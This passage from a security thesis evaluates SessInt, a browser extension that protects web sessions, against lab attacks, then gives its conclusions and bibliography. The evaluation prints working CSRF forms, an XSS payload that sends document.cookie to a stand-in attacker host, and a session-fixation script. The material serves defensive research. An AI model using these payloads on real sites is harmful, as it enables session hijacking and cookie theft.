We have assessed the protection offered by our solution on a local environment including three virtual hosts:

- `www.good.local` runs the latest release of *OWASP Mutillidae*,[2] where the page `add-to-your-blog.php` is vulnerable to CSRF and `capture-data.php` is exposed to various threats, including reflected XSS via GET parameters;
- `www.fix.local` is vulnerable to session fixation and the page `index.php` is exposed to content injection attacks;

2 Version 2.6.17, available at `http://sourceforge.net/projects/mutillidae`.

- `www.evil.local` is the attacker's website, containing several pages used to launch attacks against the other hosts.

In all experiments, the XSSAuditor of the browser was disabled.

Cross-site request forgery

Since the page `add-to-your-blog.php` on `www.good.local` is vulnerable to CSRF for requests using the POST method, the attack is slightly more complex than the one depicted in Figure 7a.

Let us assume that the victim, already authenticated at `www.good.local`, visits a page at `www.evil.local` including the code in Listing 2.

Listing 2: CSRF attack via POST method.

```
<form action="https://www.good.local/index.php?page=add-to-your-blog.php"
style="visibility: hidden" method="post">
    <textarea name="blog_entry">PWN3D!</textarea>
    <input id="save-button" name="add-to-your-blog-php-submit-button"
    type="submit" value="Save Blog Entry">
</form>

<script>
    setTimeout(function () {
        document.getElementById("save-button").click();
    }, 1000);
</script>
```

The page contains a hidden form, targeted at `add-to-your-blog.php`, which is programmatically submitted after one second by the JavaScript code which clicks on the button. The attack is prevented by SessInt by not attaching the authentication cookies for `www.good.local`, since the request is cross-domain.

A login CSRF can be performed similarly, by automatically submitting to the target website a form filled with the attacker's credentials: a browser patched with SessInt prevents the attack by trashing the cookies attached to the response, since they come from a connection which is flagged as tainted due to the cross-origin request.

Cookie theft via XSS

A web attacker can easily access and steal authentication cookies set for a domain, unless explicitly flagged as `HttpOnly`, in presence of a content injection vulnerability. Suppose the victim visits a page at `www.evil.local`, which redirects him to `capture-data.php` at `www.good.local` passing in the query string the code shown in Listing 3.

Listing 3: Cookie theft via XSS.

```
<script>
  new Image().src = "https://www.evil.local/?q=" + document.cookie;
</script>
```

When included in the page, the code attempts to load an image from the attacker's site, disclosing to him the cookies set for the domain which are not flagged as `HttpOnly`.

A browser running SessInt marks authentication cookies (at least) as `HttpOnly`, thus preventing their leakage via XSS. Of course, the degree of protection offered by our solution against this scenario crucially depends on the precision of the heuristic detailed in Section 4.1.5 to detect authentication cookies.

Cookie theft via HTTP sniffing

Let us consider a scenario where the victim is authenticated at `www.good.local` over HTTPS, there is no HSTS policy enabled for the host and authentication cookies are not flagged as `Secure`. Suppose the victim requests a page, possibly over HTTPS, at `www.good.local` which contains an hard-coded HTTP link, to the same domain, to include some passive content: the browser will attach authentication cookies to the request, disclosing their values to attackers on the network.

A browser running SessInt adds the flags `HttpOnly` and `Secure` to authentication cookies when the login is performed and upgrades all future requests to `www.good.local` to HTTPS. If the server explicitly forces a fallback to HTTP for the resource, cookies are not attached anyway, since the retrieval of passive resources typically do not require authentication (cf. Section 4.1.5) and the attack is still prevented. Of course, as discussed in Section 4.2.1, a full protection cannot be offered to the user whenever the site offers just partial HTTPS support.

Session fixation

Let us assume that the victim is not yet authenticated at `www.fix.local`, where the session is maintained using the cookie named `PHPSESSID`, and visits a page at `www.evil.local` that redirects him to `index.php` at `www.fix.local` passing in the query string the code shown in Listing 4, which is injected in the page.

Listing 4: Session fixation via XSS.

```
<script>
  scr = document.createElement("script");
  scr.innerHTML = "document.cookie='PHPSESSID=94ipih82uv92edsdpvbbfv5kl5'";
  window.location.href = "http://www.fix.local/?name=" + scr.outerHTML;
</script>
```

The JavaScript code binds the cookie PHPSESSID to a value known to the attacker, which is attached to subsequent requests to www.fix.local. Since the application is vulnerable to fixation, the value of the cookie is not refreshed after the login operation, hence the attacker will be able to hijack the session.

A browser patched with SessInt attaches only authentication cookies set via HTTP header: in our case, the cookie PHPSESSID is not attached to future requests and the server is forced to generate a fresh cookie unknown to the attacker when the login is performed, thus preventing the attack.

Local CSRF

In this scenario we exploit a reflected XSS vulnerability at www.good.local to automatically trigger a "same-site" request on that domain. We assume the victim visits a page on www.evil.local that redirects the browser to the page capture-data.php at www.good.local, where the user is already authenticated, passing in the query string the code in Listing 5, which is injected in the page.

Listing 5: Same-site request forgery via reflected XSS.

```
<script>
  $(document).ready(function () {
      form = $("<form action = 'https://www.good.local/index.php?" +
        "page=add-to-your-blog.php' method = 'post'>");
      text = $("<textarea name='blog_entry'>").val("PWN3D!");
      butt = $("<input name='add-to-your-blog-php-submit-button'" +
        " type='submit' value='Save Blog Entry'>");
      form.append([text, butt]);
      butt.click();
  }
</script>
```

The JavaScript code creates a form targeted at add-to-your-blog.php, which is vulnerable to CSRF, and programmatically submits it.

A browser running SessInt flags the connection as tainted after the first redirect, since it occurs across different origins: the qualifier is then inherited by page capture-data.php and the second request, triggered by a tainted page, does not include the cookies, thus preventing the attack.

It is worth to notice that standard browser-based solutions against CSRF [64, 72, 93, 94] fail to offer protection against this scenario, since the last request is not cross-site.

4.3.2 Usability evaluation

The only way to evaluate the impact of our solution on the user experience is by using the extension during standard browsing sessions. Among the others, we have tested SessInt on several sites on the Alexa top 100 ranking [4] where we possess a personal account.

While our relaxed security policy has proved to be adequate for most of the websites, we have met some occasional issues due to:

- our heuristic improperly detecting standard cookies as authentication cookies: since they are flagged as `HttpOnly`, they become inaccessible to legitimate JavaScript codes inside the page, thus disrupting some functions of a site, e. g. the chat on Facebook;
- sites intentionally performing cross-domain redirects, e. g. in e-payments or during authentication on Google, which switches from `google.it` to `google.com`;
- sites relying on JavaScript to perform the authentication, e. g. using AJAX: in such a case, the sandboxed login form does not work properly and the user is forced to use the classic form on the page, exposing him to possible threats, as in case the page is provided over HTTP and a network attacker adds a malicious script to leak the password.

5 CONCLUSIONS

In this thesis, we have surveyed the most popular solutions proposed in the literature and by web standards to thwart the most widespread client-side attacks against web sessions and we have discussed their security guarantees in presence of different attackers, their deployment cost and their impact on usability.

Many proposals address only specific classes of threats under certain attacker models, granting just partial protection against the multitude of attacks on the Web, and do not offer robust foundations to reason on web sessions security.

We have provided such foundations by introducing a novel notion of web session integrity and the formalization of a security-enhanced browser, called FF^+, that allows a full-fledged and provably sound enforcement of our concept of integrity against both web and network attackers.

Starting from our model we have developed SessInt, a browser extension which implements the security checks introduced in FF^+ in a carefully relaxed fashion to deal with some common practices that are adopted on the Web.

5.1 FUTURE WORKS

As a future work, we would like to further engineer SessInt to support more complicated collaborative scenarios involving authenticated cross-origin communications that are currently not supported by our default policy: this could be done by adding some server-side support which allows developers to declare what kinds of cross-origin requests are expected, e. g. using a custom HTTP header (only over HTTPS, to prevent an active network attacker from abusing this feature).

We are also interested in adding support to other existing technologies, similarly to what we have done for CSP about the inclusion of cross-origin scripts and HSTS for the upgrade of requests to HTTPS, to improve the usability of our solution.

Finally, it would be interesting to implement SessInt directly in the browser: in this way we could overcome some of the limitations posed by the extension API described in the previous chapter. Moreover, it would also allow us to improve the performance of our solution and the user experience.

BIBLIOGRAPHY

[1] Ben Adida. “Sessionlock: securing web sessions against eavesdropping”. In: *International Conference on the World Wide Web (WWW)*. 2008, pp. 517–524.

[2] Rakesh Agrawal and Ramakrishnan Srikant. “Fast algorithms for mining association rules”. In: *International Conference on Very Large Data Bases (VLDB)*. 1994, pp. 487–499.

[3] Devdatta Akhawe, Adam Barth, Peifung E. Lam, John C. Mitchell, and Dawn Song. “Towards a Formal Foundation of Web Security”. In: *Proceedings of the 23rd IEEE Computer Security Foundations Symposium, CSF 2010, Edinburgh, United Kingdom, July 17–19, 2010*. 2010, pp. 290–304.

[4] Alexa. *The top 500 sites on the Web*. http://www.alexa.com/topsites.

[5] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, Giancarlo Pellegrino, and Alessandro Sorniotti. “An authentication flaw in browser-based Single Sign-On protocols: impact and remediations”. In: *Computers & Security* 33 (2013), pp. 41–58.

[6] Alessandro Armando, Roberto Carbone, Luca Compagna, Jorge Cuéllar, and M. Llanos Tobarra. “Formal analysis of SAML 2.0 web browser single sign-on: breaking the SAML-based single sign-on for Google Apps”. In: *Formal Methods in Security Engineering (FMSE)*. 2008, pp. 1–10.

[7] Chetan Bansal, Karthikeyan Bhargavan, Antoine Delignat-Lavaud, and Sergio Maffeis. “Keys to the Cloud: Formal Analysis and Concrete Attacks on Encrypted Web Storage”. In: *Principles of Security and Trust (POST)*. 2013, pp. 126–146.

[8] Chetan Bansal, Karthikeyan Bhargavan, and Sergio Maffeis. “Discovering Concrete Attacks on Website Authorization by Formal Analysis”. In: *IEEE Computer Security Foundations Symposium (CSF)*. 2012, pp. 247–262.

[9] A. Barth. *HTTP State Management Mechanism*. http://tools.ietf.org/html/rfc6265. 2011.

[10] Adam Barth, Collin Jackson, and John C. Mitchell. “Robust defenses for cross-site request forgery”. In: *ACM Conference on Computer and Communications Security (CCS)*. 2008, pp. 75–88.

[11] Daniel Bates, Adam Barth, and Collin Jackson. “Regular Expressions Considered Harmful in Client-side XSS Filters”. In: *Proceedings of the 19th International Conference on World Wide Web*. WWW ’10. ACM, 2010, pp. 91–100.

[12] Nataliia Bielova. “Survey on JavaScript security policies and their enforcement mechanisms in a web browser”. In: *J. Log. Algebr. Program.* 82.8 (2013), pp. 243–262.

[13] Aaron Bohannon. "Foundations of Webscript Security". PhD thesis. University of Pennsylvania, 2012.

[14] Aaron Bohannon and Benjamin C. Pierce. "Featherweight Firefox: Formalizing the Core of a Web Browser". In: *USENIX Conference on Web Application Development, WebApps'10, Boston, Massachusetts, USA, June 23–24, 2010*. 2010.

[15] Aaron Bohannon, Benjamin C. Pierce, Vilhelm Sjöberg, Stephanie Weirich, and Steve Zdancewic. "Reactive noninterference". In: *ACM Conference on Computer and Communications Security (CCS)*. 2009, pp. 79–90.

[16] Andrew Bortz, Adam Barth, and Alexei Czeskis. "Origin Cookies: Session Integrity for Web Applications". In: *Web 2.0 Security & Privacy (W2SP)*. 2011.

[17] Michele Bugliesi, Stefano Calzavara, Riccardo Focardi, and Wilayat Khan. "Automatic and Robust Client-Side Protection for Cookie-Based Sessions". In: *Engineering Secure Software and Systems - 6th International Symposium, ESSoS 2014, Munich, Germany, February 26–28, 2014, Proceedings*. 2014, pp. 161–178.

[18] Stefano Calzavara, Gabriele Tolomei, Michele Bugliesi, and Salvatore Orlando. "Quite a mess in my cookie jar!: leveraging machine learning to protect web authentication". In: *International World Wide Web Conference (WWW)*. 2014, pp. 189–200.

[19] Eric Yawei Chen, Jason Bau, Charles Reis, Adam Barth, and Collin Jackson. "App isolation: get the security of multiple browsers with just one". In: *ACM Conference on Computer and Communications Security (CCS)*. 2011, pp. 227–238.

[20] World Wide Web Consortium. *Cascading Style Sheets*. `http://www.w3.org/Style/CSS/`.

[21] World Wide Web Consortium. *Content Security Policy*. `http://www.w3.org/TR/CSP/`. 2012.

[22] World Wide Web Consortium. *Cross-Origin Resource Sharing*. `http://www.w3.org/TR/cors`. 2014.

[23] World Wide Web Consortium. *Document Object Model (DOM) Level 1 Specification*. `http://www.w3.org/TR/REC-DOM-Level-1`. 1998.

[24] World Wide Web Consortium. *Document Object Model (DOM) Level 2 Core Specification*. `http://www.w3.org/TR/DOM-Level-2-Core`. 2000.

[25] World Wide Web Consortium. *Document Object Model (DOM) Level 3 Core Specification*. `http://www.w3.org/TR/DOM-Level-3-Core`. 2004.

[26] World Wide Web Consortium. *HTML5: a vocabulary and associated APIs for HTML and XHTML*. `http://www.w3.org/TR/html5/`.

[27] World Wide Web Consortium. *HTML5 Web Messaging*. `http://www.w3.org/TR/webmessaging`. 2012.

[28] Alexei Czeskis, Alexander Moshchuk, Tadayoshi Kohno, and Helen J. Wang. "Lightweight server support for browser-based CSRF protection". In: *International World Wide Web Conference (WWW)*. 2013, pp. 273–284.

[29] Italo Dacosta, Saurabh Chakradeo, Mustaque Ahamad, and Patrick Traynor. "One-time cookies: Preventing session hijacking attacks with stateless authentication tokens". In: *ACM Trans. Internet Techn.* 12.1 (2012), pp. 1–24.

[30] Dominique Devriese and Frank Piessens. "Noninterference through Secure Multi-execution". In: *31st IEEE Symposium on Security and Privacy (S&P)*. 2010, pp. 109–124.

[31] T. Dierks and E. Rescorla. *The Transport Layer Security (TLS) Protocol Version 1.2*. http://tools.ietf.org/html/rfc4346. 2008.

[32] Michael Dietz, Alexei Czeskis, Dirk Balfanz, and Dan S. Wallach. "Origin-Bound Certificates: A Fresh Approach to Strong Client Authentication for the Web". In: *Proceedings of the 21th USENIX Security Symposium, Bellevue, WA, USA, August 8–10, 2012*. 2012, pp. 317–331.

[33] Sascha Fahl, Yasemin Acar, Henning Perl, and Matthew Smith. "Why Eve and Mallory (Also) Love Webmasters: A Study on the Root Causes of SSL Misconfigurations". In: *Proceedings of the 9th ACM Symposium on Information, Computer and Communications Security*. ACM, 2014, pp. 507–512.

[34] Daniel Fett, Ralf Küsters, and Guido Schmitz. "An Expressive Model for the Web Infrastructure: Definition and Application to the BrowserID SSO System". In: *35th IEEE Symposium on Security and Privacy (S&P 2014)*. To appear. IEEE Computer Society, 2014.

[35] R. Fielding, Y. Lafon, and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Range Requests*. http://tools.ietf.org/html/rfc7233. 2014.

[36] R. Fielding, M. Nottingham, and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Caching*. http://tools.ietf.org/html/rfc7234. 2014.

[37] R. Fielding and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Authentication*. http://tools.ietf.org/html/rfc7235. 2014.

[38] R. Fielding and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Conditional Requests*. http://tools.ietf.org/html/rfc7232. 2014.

[39] R. Fielding and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*. http://tools.ietf.org/html/rfc7230. 2014.

[40] R. Fielding and J. Reschke. *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*. http://tools.ietf.org/html/rfc7231. 2014.

[41] Dinei A. F. Florêncio and Cormac Herley. "A large-scale study of web password habits". In: *International Conference on World Wide Web (WWW)*. 2007, pp. 657–666.

[42] Seth Fogie, Jeremiah Grossman, Robert Hansen, Anton Rager, and Petko D. Petkov. *XSS Attacks: Cross Site Scripting Exploits and Defense*. Syngress Publishing, 2007.

[43] Mozilla Foundation. *Same-origin policy*. http://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy.

[44] Cédric Fournet and Tamara Rezk. "Cryptographically sound implementations for typed information-flow security". In: *Principles of Programming Languages (POPL)*. 2008, pp. 323–335.

[45] William F. Friedman. *The index of coincidence and its applications to cryptanalysis*. Cryptographic Series, 1922.

[46] Ben S. Y. Fung and Patrick P. C. Lee. "A Privacy-Preserving Defense Mechanism Against Request Forgery Attacks". In: *International Conference on Trust, Security and Privacy in Computing and Communications (TRUSTCOM)*. 2011, pp. 45–52.

[47] *Google Hosted Libraries*. `http://developers.google.com/speed/libraries/`. Google Inc.

[48] Ilya Grigorik. *High Performance Browser Networking*. O'Reilly Media, 2013.

[49] Willem De Groef, Dominique Devriese, Nick Nikiforakis, and Frank Piessens. "FlowFox: a web browser with flexible and precise information flow control". In: *ACM Conference on Computer and Communications Security (CCS)*. 2012, pp. 748–759.

[50] Arjun Guha, Shriram Krishnamurthi, and Trevor Jim. "Using static analysis for Ajax intrusion detection". In: *Proceedings of the 18th International Conference on World Wide Web, WWW 2009, Madrid, Spain, April 20–24, 2009*. 2009, pp. 561–570.

[51] Matthew Van Gundy and Hao Chen. "Noncespaces: Using Randomization to Defeat Cross-site Scripting Attacks". In: *Computer Security* 31.4 (2012), pp. 612–628.

[52] Per A. Hallgren, Daniel T. Mauritzson, and Andrei Sabelfeld. "GlassTube: a lightweight approach to web application integrity". In: *Proceedings of the 2013 ACM SIGPLAN Workshop on Programming Languages and Analysis for Security, PLAS 2013, Seattle, WA, USA, June 20, 2013*. 2013, pp. 71–82.

[53] Norman Hardy. "The Confused Deputy (or why capabilities might have been invented)". In: *Operating Systems Review* 22.4 (1988), pp. 36–38.

[54] Mario Heiderich, Marcus Niemietz, Felix Schuster, Thosten Holz, and Jörg Schwenk. "Scriptless Attacks: Stealing the Pie Without Touching the Sill". In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. CCS '12. ACM, 2012, pp. 760–771.

[55] J. Hodges, C. Jackson, and A. Barth. *HTTP Strict Transport Security (HSTS)*. `http://tools.ietf.org/html/rfc6797`. 2012.

[56] D. Eastlake III. *Transport Layer Security (TLS) Extensions: Extension Definitions*. `http://tools.ietf.org/html/rfc6066`. 2011.

[57] Ecma International. *ECMAScript Language Specification*.

[58] Collin Jackson and Adam Barth. "ForceHTTPS: protecting high-security web sites from network attacks". In: *International Conference on World Wide Web (WWW)*. 2008, pp. 525–534.

[59] Karthick Jayaraman, Wenliang Du, Balamurugan Rajagopalan, and Steve J. Chapin. "ESCUDO: A Fine-Grained Protection Model for Web Browsers". In: *International Conference on Distributed Computing Systems (ICDCS)*. 2010, pp. 231–240.

[60] Trevor Jim, Nikhil Swamy, and Michael Hicks. "Defeating Script Injection Attacks with Browser-enforced Embedded Policies". In: *Proceedings of the 16th International Conference on World Wide Web*. WWW '07. ACM, 2007, pp. 601–610.

[61] Martin Johns, Bastian Braun, Michael Schrank, and Joachim Posegga. "Reliable protection against session fixation attacks". In: *ACM Symposium on Applied Computing (SAC)*. 2011, pp. 1531–1537.

[62] Martin Johns, Sebastian Lekies, Bastian Braun, and Benjamin Flesch. "BetterAuth: web authentication revisited". In: *28th Annual Computer Security Applications Conference, ACSAC 2012, Orlando, FL, USA, 3–7 December 2012*. 2012, pp. 169–178.

[63] Martin Johns, Ben Stock, and Sebastian Lekies. *Call to arms: A tale of the weaknesses of current client-side XSS filtering*. Blackhat USA. 2014.

[64] Martin Johns and Justus Winter. "RequestRodeo: client side protection against session riding". In: *Proceedings of the OWASP Europe Conference* (2006), pp. 5–17.

[65] Nenad Jovanovic, Engin Kirda, and Christopher Kruegel. "Preventing Cross Site Request Forgery Attacks". In: *Second International Conference on Security and Privacy in Communication Networks and the Workshops, SecureComm 2006, Baltimore, MD, Aug. 28 2006 - September 1, 2006*. 2006, pp. 1–10.

[66] Wilayat Khan, Stefano Calzavara, Michele Bugliesi, Willem De Groef, and Frank Piessens. "Client Side Web Session Integrity as a Non-Interference Property". In: *International Conference on Information and System Security (ICISS)*. 2014.

[67] R. Khare and S. Lawrence. *Upgrading to TLS Within HTTP/1.1*. `http://tools.ietf.org/html/rfc2817`. 2000.

[68] Engin Kirda, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic. "Noxes: A Client-side Solution for Mitigating Cross-site Scripting Attacks". In: *Proceedings of the 2006 ACM Symposium on Applied Computing*. SAC '06. ACM, 2006, pp. 330–337.

[69] Alex X. Liu, Jason M. Kovacs, and Mohamed G. Gouda. "A secure cookie scheme". In: *Computer Networks* 56.6 (2012), pp. 1723–1730.

[70] Mike Ter Louw, Phu H. Phung, Rohini Krishnamurti, and Venkat N. Venkatakrishnan. "SafeScript: JavaScript Transformation for Policy Enforcement". In: *Secure IT Systems - 18th Nordic Conference, NordSec 2013, Ilulissat, Greenland, October 18–21, 2013, Proceedings*. 2013, pp. 67–83.

[71] Mike Ter Louw and V. N. Venkatakrishnan. "Blueprint: Robust Prevention of Cross-site Scripting Attacks for Existing Browsers". In: *Proceedings of the 2009 30th IEEE Symposium on Security and Privacy*. IEEE Computer Society, 2009, pp. 331–346.

[72] Ziqing Mao, Ninghui Li, and Ian Molloy. "Defeating Cross-Site Request Forgery Attacks with Browser-Enforced Authenticity Protection". In: *Financial Cryptography and Data Security (FC)*. 2009, pp. 238–255.

[73] Giorgio Maone. *The NoScript Firefox extension*. http://noscript.net/.

[74] Moxie Marlinspike. *New Tricks for Defeating SSL in Practice*. BlackHat DC. 2009.

[75] Leo A. Meyerovich and V. Benjamin Livshits. "ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser". In: *31st IEEE Symposium on Security and Privacy, S&P 2010, 16–19 May 2010, Berleley/Oakland, California, USA*. 2010, pp. 481–496.

[76] *Mitigating Cross-site Scripting With HTTP-only Cookies*. http://msdn.microsoft.com/en-us/library/ms533046.aspx. Microsoft Corporation.

[77] *Mixed content*. https://developer.mozilla.org/en-US/docs/Security/MixedContent. Mozilla Foundation.

[78] Andrew C. Myers, Andrei Sabelfeld, and Steve Zdancewic. "Enforcing Robust Declassification and Qualified Robustness". In: *Journal of Computer Security* 14.2 (2006), pp. 157–196.

[79] Yacin Nadji, Prateek Saxena, and Dawn Song. "Document Structure Integrity: A Robust Basis for Cross-site Scripting Defense". In: *Proceedings of the Network and Distributed System Security Symposium, NDSS 2009, San Diego, California, USA, 8th February - 11th February 2009*. 2009.

[80] Eduardo Vela Nava and David Lindsay. *Our Favorite XSS Filters and How to Attack Them*. Blackhat USA. 2009.

[81] Nick Nikiforakis, Wannes Meert, Yves Younan, Martin Johns, and Wouter Joosen. "SessionShield: Lightweight Protection Against Session Hijacking". In: *Proceedings of the Third International Conference on Engineering Secure Software and Systems*. ESSoS'11. Springer-Verlag, 2011, pp. 87–100.

[82] Nick Nikiforakis, Yves Younan, and Wouter Joosen. "HProxy: Client-Side Detection of SSL Stripping Attacks". In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Christian Kreibich and Marko Jahnke. Vol. 6201. Lecture Notes in Computer Science. Springer Berlin Heidelberg, 2010, pp. 200–218.

[83] Terri Oda, Glenn Wurster, Paul C. van Oorschot, and Anil Somayaji. "SOMA: mutual approval for included content in web pages". In: *ACM Conference on Computer and Communications Security (CCS)*. 2008, pp. 89–98.

[84] OWASP. *Top 10 Security Threats*. https://www.owasp.org/index.php/Top_10_2013-Top_10. 2013.

[85] Phu H. Phung, David Sands, and Andrey Chudnov. "Lightweight self-protecting JavaScript". In: *Proceedings of the 2009 ACM Symposium on Information, Computer and Communications Security, ASIACCS 2009, Sydney, Australia, March 10–12, 2009*. 2009, pp. 47–60.

[86] Tor Project and the Electronic Frontier Foundation. *HTTPS Everywhere*. `https://www.eff.org/https-everywhere`. Electronic Frontier Foundation.

[87] *Provably Sound Browser-Based Enforcement of Web Session Integrity (full version)*. `http://www.dais.unive.it/~calzavara/csf14-full.pdf`. 2014.

[88] *Public Suffix List*. `http://publicsuffix.org`. Mozilla Foundation.

[89] E. Rescorla. *HTTP Over TLS*. `https://tools.ietf.org/html/rfc2818`. 2000.

[90] E. Rescorla and A. Schiffman. *The Secure HyperText Transfer Protocol*. `http://tools.ietf.org/html/rfc2660`. 1999.

[91] Franziska Roesner, Tadayoshi Kohno, and David Wetherall. "Detecting and defending against third-party tracking on the web". In: *USENIX Conference on Networked Systems Design and Implementation (NSDI)*. San Jose, CA, 2012, pp. 1–14.

[92] David Ross. *IE 8 XSS Filter Architecture / Implementation*. `http://blogs.technet.com/b/srd/archive/2008/08/19/ie-8-xss-filter-architecture-implementation.aspx`. 2008.

[93] Philippe De Ryck, Lieven Desmet, Thomas Heyman, Frank Piessens, and Wouter Joosen. "CsFire: Transparent Client-Side Mitigation of Malicious Cross-Domain Requests". In: *Engineering Secure Software and Systems (ESSoS)*. 2010, pp. 18–34.

[94] Philippe De Ryck, Lieven Desmet, Wouter Joosen, and Frank Piessens. "Automatic and Precise Client-Side Protection against CSRF Attacks". In: *European Symposium on Research in Computer Security (ESORICS)*. 2011, pp. 100–116.

[95] Philippe De Ryck, Nick Nikiforakis, Lieven Desmet, Frank Piessens, and Wouter Joosen. "Serene: Self-Reliant Client-Side Protection against Session Fixation". In: *IFIP Internal Conference on Distributed Applications and Interoperable Systems (DAIS)*. 2012, pp. 59–72.

[96] J. Salowey, H. Zhou, P. Eronen, and H. Tschofenig. *Transport Layer Security (TLS) Session Resumption without Server-Side State*. `http://tools.ietf.org/html/rfc5077`. 2008.

[97] S. Santesson, M. Myers, R. Ankney, A. Malpani, S. Galperin, and C. Adams. *X.509 Internet Public Key Infrastructure Online Certificate Status Protocol - OCSP*. `http://tools.ietf.org/html/rfc6960`. 2013.

[98] Jose Selvi. *Bypassing HTTP Strict Transport Security*. BlackHat DC. 2014.

[99] Kapil Singh, Helen J. Wang, Alexander Moshchuk, Collin Jackson, and Wenke Lee. "Practical end-to-end web content integrity". In: *Proceedings of the 21st World Wide Web Conference 2012, WWW 2012, Lyon, France, April 16–20, 2012*. 2012, pp. 659–668.

[100] Robin Sommer and Vern Paxson. “Outside the Closed World: On Using Machine Learning for Network Intrusion Detection”. In: *IEEE Symposium on Security and Privacy*. 2010, pp. 305–316.

[101] Shuo Tang, Nathan Dautenhahn, and Samuel T. King. “Fortifying Web-based Applications Automatically”. In: *Proceedings of the 18th ACM Conference on Computer and Communications Security*. CCS ’11. ACM, 2011, pp. 615–626.

[102] Joel Weinberger, Adam Barth, and Dawn Song. “Towards Client-side HTML Security Policies”. In: *6th USENIX Workshop on Hot Topics in Security, Hot-Sec’11, San Francisco, CA, USA, August 9, 2011*. 2011.

[103] Michael Weissbacher, Tobias Lauinger, and William K. Robertson. “Why Is CSP Failing? Trends and Challenges in CSP Adoption”. In: *Research in Attacks, Intrusions and Defenses - 17th International Symposium, RAID 2014, Gothenburg, Sweden, September 17–19, 2014. Proceedings*. 2014, pp. 212–233.

[104] Dachuan Yu, Ajay Chander, Nayeem Islam, and Igor Serikov. “JavaScript instrumentation for browser security”. In: *Proceedings of the 34th ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages, POPL 2007, Nice, France, January 17–19, 2007*. 2007, pp. 237–249.

[105] Michal Zalewski. *Postcards from the post-XSS world*. http://lcamtuf.coredump.cx/postxss/. 2011.

[106] Yuchen Zhou and David Evans. “Why Aren’t HTTP-Only Cookies More Widely Deployed”. In: *Web 2.0 Security and Privacy Workshop (W2SP’10)*. 2010.

This thesis was typeset using the LaTeX typesetting system originally developed by Leslie Lamport, based on TeX created by Donald Knuth.